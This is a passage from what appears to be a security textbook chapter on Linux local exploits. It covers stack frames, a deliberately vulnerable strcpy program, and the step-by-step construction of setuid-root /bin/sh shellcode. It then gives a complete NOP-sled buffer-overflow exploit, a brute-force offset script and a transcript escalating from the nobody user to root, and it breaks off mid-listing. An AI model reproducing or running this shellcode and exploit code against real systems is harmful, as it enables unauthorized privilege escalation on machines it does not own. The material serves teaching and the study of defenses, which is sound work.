
Indirect addressing has the following format:
`segreg:[base + index*scale + disp]`
`mov eax, base_addr[ebx + edi*4]`
	Indirect addressing has the following format:
	`%segreg:disp(base, index, scale)`
	`movl base_addr(%ebx, %edi,4), %eax`

12.6. Exploit Countermeasures

Numerous defenses have been developed against buffer overflow and format string error vulnerabilities. For example, such systems as StackGuard, StackShield, ProPolice, Openwall (OWL), and Libsafe protect against stack buffer overflow. The PointGuard utility protects against overwriting function pointers in the `.bss` segment. The FormatGuard utility protects against format string vulnerabilities. The Heap protection utility protects against heap buffer overflow.

No methods for circumventing these defenses are considered in the book because each requires an individual approach; moreover, the hacker community has not found ways of circumventing many of them yet. Practically all modern Linux distributions install one or another type of defense by default. Therefore, many examples described in this part, including the exploits, may not work on your system. To be able to practice your exploit-writing skills, you should either remove all defenses from your installation or install a Linux distribution without defenses. Older Linux versions can be used for the latter approach. For example, my Red Hat 7.1 has no defenses, and all examples considered in this book run under it with no problems.

Chapter 13: Local Exploits



13.1. Stack Buffer Overflow

The stack buffer overflow vulnerability was first used in the ill-famed Morris worm in 1988. But the real boom of exploits based on the stack buffer overflow error started after the renowned *"Smashing the Stack for Fun and Profit"* article by Aleph One in the *Phrack* magazine (Issue #49, Article #14). The material presented in this section is in many aspects based on that article.

13.1.1. Stack Frames

To understand the stack overflow mechanism, you must understand the operation mechanism of the stack itself.

The stack operates on the last in, first out (LIFO) principle; that is, the last value placed onto the stack is the first one taken off it. The operation of placing a value onto the stack is called *pushing*; the one of taking a value off the stack is called *popping*. Accordingly, the assembler instructions that perform these operations are called `push` and `pop`.

The stack grows from the higher memory addresses toward the lower ones (Fig. 12.2). The address of the top of the stack is stored in the `ESP` register and constantly changes as values are pushed onto and popped off the stack. When a function is called, a group of data, called the *stack frame*, are pushed onto the stack. The data in the current stack frame are accessed using the `EBP` register. A stack frame contains the arguments passed to the function,

its local variables, and two pointers for returning to the state preceding the function call: the stack frame pointer (SFP) and the return address. The SFP is needed to restore the previous value of the EBP register, and the return address is need to restore in the EIP register the address of the command that must be executed following the function call. As you should remember, the address of the next instruction to execute is always stored in the EIP register.

Formation of a stack frame is demonstrated in Listing 13.1.

Listing 13.1. Forming a stack frame

```
void test_func(int A, int B, int C, int D)
{
  char foo;
  int boo;
  char buffer[100];
}
int main()
{
  test_func(10, 20, 30, 40);
}
```

When the test_func() is called, a stack frame is formed in the stack as shown in Fig. 13.1. First the function arguments are pushed onto the stack (in this order: 40, 30, 20, 10), then the return address, then the current EBP value (the SFP), and finally the function's local variables (foo, boo, buffer). The function's arguments will be referenced by decrementing the EBP register, and the local variables will be referenced by incrementing it.




Fig. 13.1. A stack frame

When the program is started, the stack contains only one frame, for the `main()` function. It is called the *starting* or *external* frame. A new frame is created every time a function is called. When a function is exited, the frame for its call is destroyed. Recursive function calls are handled like regular function calls, with a frame for each recursive call pushed onto the stack.

13.1.2. Vulnerable Program Example

Consider an example of a vulnerable program (Listing 13.2).

Listing 13.2. A vulnerable program (stack_vuln.c)

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char buf[100];

  if (argc > 1) {
    strcpy(buf, argv[1]);
    printf("OK!\n");
  } else
    printf("Please, enter the argument!\n");

  return 0;
}
```

In this program, the `strcpy()` function does not check the size of the received data, which makes it possible to pass a string of any length to this function, for example:

```
# gcc stack_vuln.c -o stack_vuln
# ./stack_vuln `perl -e 'print "A"x150'`
```

Using the `perl` language with the `-e` option, which allows instructions to be executed in the command line, 100 `A` characters were passed to the program.

Functions that do not check the size of the data passed to them are common in C language; the functions `strcat()`, `sprintf()`, `vsprintf()`, and `gets()` are examples of these. Usually, different secure-programming guides recommend replacing these functions with their relatives that do check the size of the data they are passed. For the just-named functions the safe replacements are `strncat()`, `snprintf()`, `vsnprintf()`, and `fgets()`. But you should not assume that functions that check the size of the data they are passed are secure in all situations. For example, replace the `strcpy()` function in the vulnerable program in Listing 13.2 with the `strncpy()` function:

```
strncpy(buf, argv[1], strlen(argv[1])); // Wrong
```

The preceding example leaves the program vulnerable even though the `strncpy()` function checks the size of the data passed to it. In other words, even functions considered secure

can become insecure if used incorrectly. The right way of using the `strncpy()` function is the following:

```
strncpy(buf, argv[1], sizeof(buf)); // Right
```

Using the function in this way will not let more than 100 bytes to be written to the buffer, making the program secure.

Thus, your task is to write a shellcode exploit that will overflow the buffer and overwrite the return address to pass control to the shellcode, which in turn launches a system shell with the root privileges (`uid=0(root) gid=0(root)`).

I show you first how to write the shellcode and then how to put together an exploit using it.

The source codes for all programs in this section can be found in the /PART III/ Chapter 13/13.1 directory on the accompanying CD-ROM.

13.1.3. Creating the Shellcode

The C source code for the program to launch a system shell is shown in Listing 13.3.

Listing 13.3. Shellcode launcher (shellcode.c)

```
#include <stdio.h>
#include <unistd.h>

int main()
{
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = NULL;
  execve(shell[0], shell, NULL);
  exit(0);
}
```

The `execve()` function was selected for starting a shellcode because — unlike other functions of the `exec()` family — it is a true system call, which will make disassembling the code easier.

The program ends by calling the `exit()` function. If the call of `execve()` function is unsuccessful, the program will continue executing in the stack, meaning that arbitrary data following it will be fetched as instructions. This development will certainly result in an abnormal termination of the program. The `exit()` function was used to ensure correct termination of the program in case of an unsuccessful `execve()` function call.

Compile the shellcode.c file using the `-g` debugging option and, to include in the program the shared library functions, add the `-static` switch:

```
# gcc shellcode.c -o shellcode -g --static
```

Load the compiled program in the GDB disassembler:

```
# gdb -q ./shellcode
```

First, disassemble the `main()` function (Listing 13.4).

Listing 13.4. The disassembled main() function

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80481e0 <main>:         push   %ebp
0x80481e1 <main + 1>:     mov    %esp, %ebp
0x80481e3 <main + 3>:     sub    $0x8, %esp
0x80481e6 <main + 6>:     movl   $0x808e2c8, 0xfffffff8(%ebp)
0x80481ed <main + 13>:    movl   $0x0, 0xfffffffc(%ebp)
0x80481f4 <main + 20>:    sub    $0x4, %esp
0x80481f7 <main + 23>:    push   $0x0
0x80481f9 <main + 25>:    lea    0xfffffff8(%ebp), %eax
0x80481fc <main + 28>:    push   %eax
0x80481fd <main + 29>:    pushl  0xfffffff8(%ebp)
0x8048200 <main + 32>:    call   0x804cbf0 <__execve>
0x8048205 <main + 37>:    add    $0x10, %esp
0x8048208 <main + 40>:    sub    $0xc, %esp
0x804820b <main + 43>:    push   $0x0
0x804820d <main + 45>:    call   0x80484bc <exit>
End of assembler dump.
(gdb)
```

The functions of interest are called at the `0x8048200` and `0x804820d` addresses (the corresponding lines are set off in bold).

Now, disassemble the `execve()` and `exit()` functions (Listings 13.5 and 13.6).

Listing 13.5. The disassembled execve() function

```
(gdb) disassemble execve
Dump of assembler code for function main:
0x804cbf0 <__execve>:   push   %ebp
0x804cbf1 <__execve + 1>: mov  $0x0, %eax
0x804cbf6 <__execve + 6>: mov  %esp, %ebp
0x804cbf8 <__execve + 8>: test %eax, %eax
0x804cbfa <__execve + 10>:     push   %edi
0x804cbfb <__execve + 11>:     push   %ebx
0x804cbfc <__execve + 12>:     mov    0x8(%ebp), %edi
0x804cbff <__execve + 15>:     je     0x804cc06 <__execve + 22>
0x804cc01 <__execve + 17>:     call   0x0

; A pointer to the argument array is stored in %ecx.
; The shellcode's first argument is set to the address of the /bin/sh
; string, and the second is set to NULL.
0x804cc06 <__execve + 22>:     mov    0xc(%ebp), %ecx

; A pointer to the array of the program environment variables is stored
; in %edx. In the shellcode, it is set to NULL.
0x804cc09 <__execve + 25>:     mov    0x10(%ebp), %edx
0x804cc0c <__execve + 28>:     push   %ebx

; A pointer to the launch string - /bin/sh - is stored in %ebx.
```

```
0x804cc0d <__execve + 29>:        mov    %edi, %ebx

; The number of the system call is stored in %eax.
0x804cc0f <__execve + 31>:        mov    $0xb, %eax

; Calling interrupt 0x80.
0x804cc14 <__execve + 36>:        int    $0x80

0x804cc16 <__execve + 38>:        pop    %ebx
0x804cc17 <__execve + 39>:        mov    %eax, %ebx
0x804cc19 <__execve + 41>:        cmp    $0xfffff000, %ebx
0x804cc1f <__execve + 47>:        jbe    0x804cc2f <__execve + 63>
0x804cc21 <__execve + 49>:        neg    %ebx
0x804cc23 <__execve + 51>:        call   0x80484b0 <__errno_location>
0x804cc28 <__execve + 56>:        mov    %ebx, (%eax)
0x804cc2a <__execve + 58>:        mov    $0xffffffff, %ebx
0x804cc2f <__execve + 63>:        mov    %ebx, %eax
0x804cc31 <__execve + 65>:        pop    %ebx
0x804cc32 <__execve + 66>:        pop    %edi
0x804cc33 <__execve + 67>:        pop    %ebp
0x804cc34 <__execve + 68>:        ret
End of assembler dump.
(gdb)
```

Listing 13.6. The disassembled exit() function

```
(gdb) disassemble exit
Dump of assembler code for function exit:
0x80484bc <exit>:         push   %ebp
0x80484bd <exit + 1>:     mov    %esp, %ebp
0x80484bf <exit + 3>:     push   %esi
0x80484c0 <exit + 4>:     push   %ebx
0x80484c1 <exit + 5>:     mov    0x809cdb0, %edx
0x80484c7 <exit + 11>:    test   %edx, %edx
0x80484c9 <exit + 13>:    mov    0x8(%ebp), %esi
0x80484cc <exit + 16>:    je     0x804853a <exit + 126>
0x80484ce <exit + 18>:    mov    %esi, %esi
0x80484d0 <exit + 20>:    mov    0x4(%edx), %ebx
0x80484d3 <exit + 23>:    test   %ebx, %ebx
0x80484d5 <exit + 25>:    mov    %edx, %ecx
0x80484d7 <exit + 27>:    je     0x8048518 <exit + 92>
0x80484d9 <exit + 29>:    lea    0x0(%esi), %esi
0x80484dc <exit + 32>:    mov    0x4(%ecx), %eax
0x80484df <exit + 35>:    dec    %eax
0x80484e0 <exit + 36>:    mov    %eax, 0x4(%ecx)
0x80484e3 <exit + 39>:    shl    $0x4, %eax
0x80484e6 <exit + 42>:    lea    (%eax, %ecx, 1), %eax
0x80484e9 <exit + 45>:    lea    0x8(%eax), %edx
0x80484ec <exit + 48>:    mov    0x8(%eax), %eax
0x80484ef <exit + 51>:    cmp    $0x4, %eax
0x80484f2 <exit + 54>:    ja     0x8048509 <exit + 77>
0x80484f4 <exit + 56>:    jmp    *0x808e2e0(, %eax, 4)
```

```
0x80484fb <exit + 63>:    nop
0x80484fc <exit + 64>:    sub    $0x8, %esp
0x80484ff <exit + 67>:    pushl  0x8(%edx)
0x8048502 <exit + 70>:    push   %esi
0x8048503 <exit + 71>:    call   *0x4(%edx)
0x8048506 <exit + 74>:    add    $0x10, %esp
0x8048509 <exit + 77>:    mov    0x809cdb0, %edx
0x804850f <exit + 83>:    mov    0x4(%edx), %eax
0x8048512 <exit + 86>:    test   %eax, %eax
0x8048514 <exit + 88>:    mov    %edx, %ecx
0x8048516 <exit + 90>:    jne    0x80484dc <exit + 32>
0x8048518 <exit + 92>:    mov    (%edx), %eax
0x804851a <exit + 94>:    test   %eax, %eax
0x804851c <exit + 96>:    mov    %eax, 0x809cdb0
0x8048521 <exit + 101>:   je     0x804852f <exit + 115>
0x8048523 <exit + 103>:   sub    $0xc, %esp
0x8048526 <exit + 106>:   push   %edx
0x8048527 <exit + 107>:   call   0x804c1f4 <__libc_free>
0x804852c <exit + 112>:   add    $0x10, %esp
0x804852f <exit + 115>:   mov    0x809cdb0, %eax
0x8048534 <exit + 120>:   mov    %eax, %edx
0x8048536 <exit + 122>:   test   %edx, %edx
0x8048538 <exit + 124>:   jne    0x80484d0 <exit + 20>
0x804853a <exit + 126>:   mov    $0x809bd84, %ebx
0x804853f <exit + 131>:   cmp    $0x809bd88, %ebx
0x8048545 <exit + 137>:   jae    0x8048555 <exit + 153>
0x8048547 <exit + 139>:   nop
0x8048548 <exit + 140>:   call   *(%ebx)
0x804854a <exit + 142>:   add    $0x4, %ebx
0x804854d <exit + 145>:   cmp    $0x809bd88, %ebx
0x8048553 <exit + 151>:   jb     0x8048548 <exit + 140>
0x8048555 <exit + 153>:   mov    %esi, 0x8(%ebp)
0x8048558 <exit + 156>:   lea    0xfffffff8(%ebp), %esp
0x804855b <exit + 159>:   pop    %ebx
0x804855c <exit + 160>:   pop    %esi
0x804855d <exit + 161>:   pop    %ebp
0x804855e <exit + 162>:   jmp    0x804cbd0 <_exit>
0x8048563 <exit + 167>:   nop
0x8048564 <exit + 168>:   call   *0x4(%edx)
0x8048567 <exit + 171>:   jmp    0x8048509 <exit + 77>
0x8048569 <exit + 173>:   lea    0x0(%esi), %esi
0x804856c <exit + 176>:   sub    $0x8, %esp
0x804856f <exit + 179>:   push   %esi
0x8048570 <exit + 180>:   pushl  0x8(%edx)
0x8048573 <exit + 183>:   jmp    0x8048503 <exit + 71>
End of assembler dump.
(gdb)
```

You can see that a jump to the system call `_exit` is made at address `0x804855e`; consequently, the `exit()` function is only a wrapper for this system call. So, disassemble the `_exit` function (Listing 13.7).

Listing 13.7. The disassembled _exit function

```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x804cbd0 <_exit>:        mov    %ebx, %edx
0x804cbd2 <_exit + 2>:    mov    0x4(%esp, 1), %ebx
0x804cbd6 <_exit + 6>:    mov    $0x1, %eax
0x804cbdb <_exit + 11>:   int    $0x80
0x804cbdd <_exit + 13>:   mov    %edx, %ebx
0x804cbdf <_exit + 15>:   cmp    $0xfffff001, %eax
0x804cbe4 <_exit + 20>:   jae    0x8054260 <__syscall_error>
End of assembler dump.
(gdb)
```

In Linux, kernel calls are made at interrupt `0x80` (`int $0x80`), with the number of the system call stored in the `%eax` register (e.g., `mov $0x1, %eax`) and the call's arguments, if any, stored in the `%ebx`, `%ecx`, and `%edx` registers. Each system call has a unique number; for example, `0x1` for `_exit` and `0xb` for `_execve` (see Listings 13.6 and 13.7). The numbers of other Linux system calls are stored in the /usr/include/asm/unistd.h file (see Listing 13.8).

Listing 13.8. The numbers of the first 30 Linux system calls

```
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/* This file contains the system call numbers. */

#define __NR_exit                1
#define __NR_fork                2
#define __NR_read                3
#define __NR_write               4
#define __NR_open                5
#define __NR_close               6
#define __NR_waitpid             7
#define __NR_creat               8
#define __NR_link                9
#define __NR_unlink             10
#define __NR_execve             11
#define __NR_chdir              12
#define __NR_time               13
#define __NR_mknod              14
#define __NR_chmod              15
#define __NR_lchown             16
#define __NR_break              17
#define __NR_oldstat            18
#define __NR_lseek              19
#define __NR_getpid             20
#define __NR_mount              21
#define __NR_umount             22
#define __NR_setuid             23
```

```
#define __NR_getuid             24
#define __NR_stime              25
#define __NR_ptrace             26
#define __NR_alarm              27
#define __NR_oldfstat           28
#define __NR_pause              29
#define __NR_utime              30
```

The `execve()` function uses numerous parameters, which, as already mentioned, are stored in the `%ebx`, `%ecx`, and `%edx` registers. The prototype of `execv()` (it can be found in `man execve`) looks as follows:

```
int execve (const char *filename, char *const argv [], char *const envp[]);
```

Thus, the `%ebx` register contains a pointer to the name of the launched file `filename` (in this case, it is /bin/sh). The `%ecx` register saves a pointer to a string array, the `argv[]` arguments (in this case, `argv[0]` = "/bin/sh" and `argv[1]` = NULL). The `%edx` register saves a pointer to an array of `key = value` strings, which represent the program's environment. To keep things simple, it is set to `NULL` in the shellcode. My comments to Listing 13.5 give details about the values stored in different registers.

The `exit()` call has no arguments; of interest here are only two instructions:

```
mov    $0x1, %eax
int    $0x80
```

You cannot know in advance, at which address the shellcode will be located after it is passed to the vulnerable application. So how do you reference the data inside the shellcode? This problem is solved using the following trick: When a `call` instruction is executed, the return address is saved to the stack directly after the address of the `call` instruction. So if the /bin/sh file name is saved after the `call` instruction, when the latter is executed you will be able to pop the address of the string off the stack. Listing 13.9 shows how this can be done.

Listing 13.9. Obtaining the address of the /bin/sh file name

```
jmp line
address:
  popl %esi
  ...
(Shellcode)
  ...
line:
  call address
  /bin/sh
```

In this way, the address of /bin/sh is saved in the `%esi` register. This is enough to create an array whose first element is taken from `%esi + 8` (the length of the `/bin/sh\0` string) and the second — `NULL` (32 bits) — from `%esi + 12`. This is done as follows:

```
popl %esi
movl %esi, 0x8(%esi)
movl $0x00, 0xc(%esi)
```

But here you will run into a problem. You will pass the shellcode to the `strcpy` function, which processes a string until it encounters a `NULL` character. The shellcode, therefore, must contain no zeros. You can get rid of zeros in the `movl $0x00, 0xc ($esi)` instruction by replacing it with the following two instructions:

```
xorl %eax, %eax
movl %eax, %0x0c(%esi)
```

Zeros in the shellcode, however, can only be detected after converting it into hexadecimal format. For example, take the following instruction:

```
0x804cbd6 <_exit + 6>:    mov    $0x1, %eax
```

In the hexadecimal notation, it looks like following:

```
b8 01 00 00 00            mov    $0x1, %eax
```

To get rid of all the zeros, various tricks are used, such as initializing with zeros and then incrementing by one, as in the following code fragment:

```
xorl %ebx, %ebx  ; %ebx = 0
movl %ebx, %eax  ; %eax = 0
inc  %eax        ; %eax = 1
```

If you recall, the `/bin/sh\0` string in the shellcode ends with a 0 byte. Replace this 0 byte with the following instruction:

```
/* movb works only with 1 byte. */
movb %eax, 0x07(%esi)
```

Now, you can write a preliminary version of the shellcode (Listing 13.10).

Listing 13.10. The preliminary shellcode

```
/* shellcode2.c */

int main()
{
  asm("jmp line

address:
        popl %esi
        movl %esi, 0x8(%esi)
        xorl %eax, %eax
        movl %eax, 0xc(%esi)
        movb %eax, 0x7(%esi)
        movb $0xb, %al
        movl %esi, %ebx
        leal 0x8(%esi), %ecx
        leal 0xc(%esi), %edx
        int  $0x80

        xorl %ebx, %ebx
        movl %ebx, %eax
        inc  %eax
```

```
        int  $0x80

line:
        call address
        .string \"/bin/sh\"
      ");
}
```

Compile the source code using the following command:

```
# gcc shellcode2.c -o shellcode2
```

Then examine its hexadecimal dump for the presence of 0 bytes using the `objdump` utility:

```
# objdump -D ./shellcode2
```

Listing 13.11 shows the part of the code of interest here.

Listing 13.11. The hexadecimal values of the shellcode

```
08048430 <main>:
 8048430:     55                    push   %ebp
 8048431:     89 e5                 mov    %esp, %ebp
 8048433:     eb 1f                 jmp    8048454 <line>

08048435 <address>:
 8048435:     5e                    pop    %esi
 8048436:     89 76 08              mov    %esi, 0x8(%esi)
 8048439:     31 c0                 xor    %eax, %eax
 804843b:     89 46 0c              mov    %eax, 0xc(%esi)
 804843e:     88 46 07              mov    %al, 0x7(%esi)
 8048441:     b0 0b                 mov    $0xb, %al
 8048443:     89 f3                 mov    %esi, %ebx
 8048445:     8d 4e 08              lea    0x8(%esi), %ecx
 8048448:     8d 56 0c              lea    0xc(%esi), %edx
 804844b:     cd 80                 int    $0x80
 804844d:     31 db                 xor    %ebx, %ebx
 804844f:     89 d8                 mov    %ebx, %eax
 8048451:     40                    inc    %eax
 8048452:     cd 80                 int    $0x80

08048454 <line>:
 8048454:     e8 dc ff ff ff        call   8048435 <address>
 8048459:     2f                    das
 804845a:     62 69 6e              bound  %ebp, 0x6e(%ecx)
 804845d:     2f                    das
 804845e:     73 68                 jae    80484c8 <gcc2_compiled.+0x18>
 8048460:     00 5d c3              add    %bl, 0xfffffffc3(%ebp)
```

The instructions starting from address `8048459` are actually ASCII codes for the characters of the `/bin/sh` string in the hexadecimal notation:

```
/  b  i  n  /  s  h
2f 62 69 6e 2f 73 68
```

As you can see, the code has no zeros, so you can start testing it. However, simply launching `shellcode2` from the command line will result in a core dump, because the program executes in the read-only `text` section while the shellcode is intended to be run in the stack. This limitation can be circumvented with the program shown in Listing 13.12.

Listing 13.12. The program for testing the shellcode

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main()
{
  void(*shell)() = (void*)shellcode;
  shell();
  return 0;
}
```

Running this program (having compiled it first) will place a shell on the screen, telling you that there are no errors in the shellcode.

```
# gcc shellcode3.c -o shellcode3
# ./shellcode3
sh-2.04# exit
#
```

In case the vulnerable program has the `root SUID` bit set, most known shellcodes include the `setuid(0)` and `setgid(0)` calls. These calls set root privileges: `uid = 0(root)` and `gid = 0(root)`. In the hexadecimal notation, these calls look as shown in Listings 13.13 and 13.14.

Listing 13.13. The setuid call

```
char setuid[] =
"\x31\xc0"   /*   xorl   %eax, %eax   */
"\x31\xdb"   /*   xorl   %ebx, %ebx   */
"\xb0\x17"   /*   movb   $0x17, %al   */
"\xcd\x80"   /*   int    $0x80        */
```

Listing 13.14. The setgid call

```
char setgid[] =
"\x31\xc0"   /*   xorl   %eax, %eax   */
"\x31\xdb"   /*   xorl   %ebx, %ebx   */
"\xb0\x2e"   /*   movb   $0x2e, %al   */
"\xcd\x80"   /*   int    $0x80        */
```

Adding these instructions at the beginning of the shellcode, you obtain a full-fledged shellcode that not only launches a shell but also sets the user and group identifiers to zero.

The final version of the shellcode is shown in Listing 13.15. Note that if the `root SUID` bit is not set in the target program, the `setuid(0)` and `setgid(0)` calls will fail, but this will not affect the further execution of the shellcode.

Listing 13.15. The final shellcode

```
char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"  /* setuid(0) */
"\x31\xc0\x31\xdb\xb0\x2e\xcd\x80"  /* setgid(0) */
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
"\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff"
"/bin/sh";
```

13.1.4. Constructing the Exploit

Now you can start writing the actual exploit. Linux exploits have two main ways of passing a shellcode to a target application:

- Using a vulnerable buffer
- Using an environment variable

I consider both of these methods and a third, nonstandard method that involves placing a shellcode in the heap.

13.1.4.1. Passing a Shellcode Using a Vulnerable Buffer

As already mentioned, the return address of the vulnerable function must be overwritten with the address of the shellcode. The most popular way is to pass the shellcode to the buffer of the vulnerable application and rewrite the return address to point to the beginning of this buffer. Listing 13.16 shows an exploit that implements this technique. The exploit builds the string shown in Fig. 13.2 to be passed to the vulnerable application.




Fig. 13.2. The string built by the exploit

The `RET` addresses are successive return addresses to the shellcode, and the `NOP` instructions are idle operation assembler instructions (code `0x90`). The combination of these instructions is called the *NOP sled*. The shellcode in this case is located approximately in the middle of the string. The string will be placed into the vulnerable buffer as shown in Fig. 13.3.




Fig. 13.3. Placing the shellcode in the vulnerable buffer

The buffer in the exploit must be larger than the buffer in the vulnerable application (200 bytes versus 100 bytes) to guarantee overwriting the return address; moreover, the shellcode must be located before or after the function return address but must not hit it. The `NOP` instructions are used so that you do not have to calculate the exact beginning of the shellcode, which is not an easy task. The return address only has to point to the approximate start of the buffer. In this case, if execution control hits the `NOP` sled, after the `NOP` instructions are executed, it will certainly pass to the shellcode. The return address can be calculated with the help of the `%esp` register, which always points to the top of the stack — in other words, to the last item saved to the stack. The address of the stack top (the contents of the `%esp` register) can be determined using the function whose source code is shown in Listing 13.16.

Listing 13.16. The function to determine the top of the stack (%esp)

```
unsigned long get_sp(void)
{
  __asm__("movl %esp, %eax");
}
```

However, the address of the stack top can change, sometimes substantially, after the `execl("./stack_vuln", "stack_vuln", buf, 0)` function executes at the end of the exploit; consequently, the contents of `%esp` that you had determined may no longer point to the top of the stack. Thus, you can only calculate an approximate return address, for which the following instruction is placed at the beginning of the exploit:

```
ret = esp - offset;
```

Here, `offset` is specified manually in the command line argument:

```
offset = atoi(argv[1]);
```

Given a certain amount of luck, this will allow you to hit the start of the shellcode with a great degree of certainty. Later, I show you how to automate the process of determining the return address.

For now, check how the exploit works. For this, use the `chmod ug+s stack_vuln` command to set the SUID bit of the vulnerable `stack_vuln` program and then use the `su nobody` command to set the privileges to `nobody`:

```
# gcc stack_vuln.c -o stack_vuln
# gcc expl_stack1.c -o expl_stack1
# chmod ug+s stack_vuln
# ls -la stack_vuln
-rwsr-sr-x    1 root     root        13803 Apr  6 06:32 stack_vuln
# su nobody
sh-2.04$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
sh-2.04$ ./ expl_stack1 0
The stack pointer (ESP) is: 0xbffff978
The offset from ESP is: 0x0
The return address is: 0xbffff978
OK!
sh-2.04# id
uid=0(root) gid=0(root) groups=99(nobody)
sh-2.04#
```

As you can see, I lucked out in a big way in that `offset` turned out to be `0`; otherwise, I could have spent a long time trying to pick the necessary value. To determine the necessary overflow offset, a simple shell script or Perl program can be devised. Listing 13.17 shows the source code for such a program written in Perl. Quite often, such brute-force offset pickers are built directly into exploits. An exploit with a built-in brute-force offset picker is considered in *Section 13.1.4.4.*

Listing 13.17. Passing a shellcode using a vulnerable buffer (expl_stack1.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\x31\xc0\x31\xdb\xb0\x2e\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
"\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff"
"/bin/sh";

/* Functions to determine the top of the stack */
```

```
unsigned long get_sp(void)
{
  __asm__("movl %esp, %eax");
}

int main(int argc, char *argv[])
{
  int i, offset;
  long esp, ret, *addr_ptr;
  char *ptr, buf[200];

  if (argc < 2) {
    fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
    exit(-1);
  }

/* Obtaining the offset from the command line argument */
  offset = atoi(argv[1]);

/* Determining the stack top */
  esp = get_sp();

/* Calculating the return address */
  ret = esp - offset;

  printf("The stack pointer (ESP) is: 0x%x\n", esp);
  printf("The offset from ESP is: 0x%x\n", offset);
  printf("The return address is: 0x%x\n", ret);

  ptr = buf;
  addr_ptr = (long *)ptr;

/* Filling the buffer with the return address */
  for(i = 0; i < 200; i += 4)
  {*(addr_ptr++) = ret;}

/* Filling the first 50 bytes of the buffer with NOP instructions
  (NOP sled) */
  for(i = 0; i < 50; i++)
  {buf[i] = '\x90';}

  ptr = buf + 50;

/* Placing the shellcode after the NOP instructions */
  for(i = 0; i < strlen(shellcode); i++)
  {*(ptr++) = shellcode[i];}

/* Placing a zero into the last buffer cell */
  buf[200 - 1] = '\0';

/* Running the program with the prepared buffer as an argument */
  execl("./stack_vuln", "stack_vuln", buf, 0);

  return 0;
}
```

Listing 13.18. The offset picker (bruteret.pl)

```
#!/usr/bin/perl

for($i = 1; $i < 1500; $i++) {
  print "Attempt $i \n";
  system("./expl_stack1 $i");
}
```

13.1.4.2. Passing a Shellcode Using an Environment Variable

Listing 13.19 shows an exploit that also opens a system shell with root privileges but whose operation principle is different. In Linux, starting with address `0xC0000000` downward, the following data are stored:

- `0xc0000000` — The first 5 bytes are zeros
- `0xbffffffe8` — The name of the executed file
- `env` — Environment variables

The exploit stores the shellcode as an environment variable and defines its address according to the following formula:

```
ret = 0xc0000000 - 6 - file_name_length - shellcode_length
```

This will be the required return address. The exploit simply fills the buffer with garbage data and places the calculated shellcode address where the return address of the function is supposed to be. It is not by accident that this address is stored in the 124th, 125th, 126th, and 127th bytes of the buffer, as overwriting of the return address starts from the 124th byte:

```
# ./hole `perl -e 'print "A"x100'`
OK!
# ./hole `perl -e 'print "A"x123'`
OK!
# ./hole `perl -e 'print "A"x124'`
OK!
Segmentation fault (core dumped)
```

As you can see, entering 124 `A` characters crashes the program; consequently, the following 4 bytes (124 through 127) are the function return address. Other details are described in the comments in the code (Listing 13.19).

Listing 13.19. Passing a shellcode using an environment variable (expl_stack2.c)

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>l
char shellcode[] =
"\x31\xc0"   /*   xorl   %eax, %eax   */
"\x31\xdb"   /*   xorl   %ebx, %ebx   */
"\xb0\x17"   /*   movb   $0x17, %al   */
```

```
"\xcd\x80"   /*   int    $0x80       */
"\x31\xc0"   /*   xorl   %eax, %eax   */
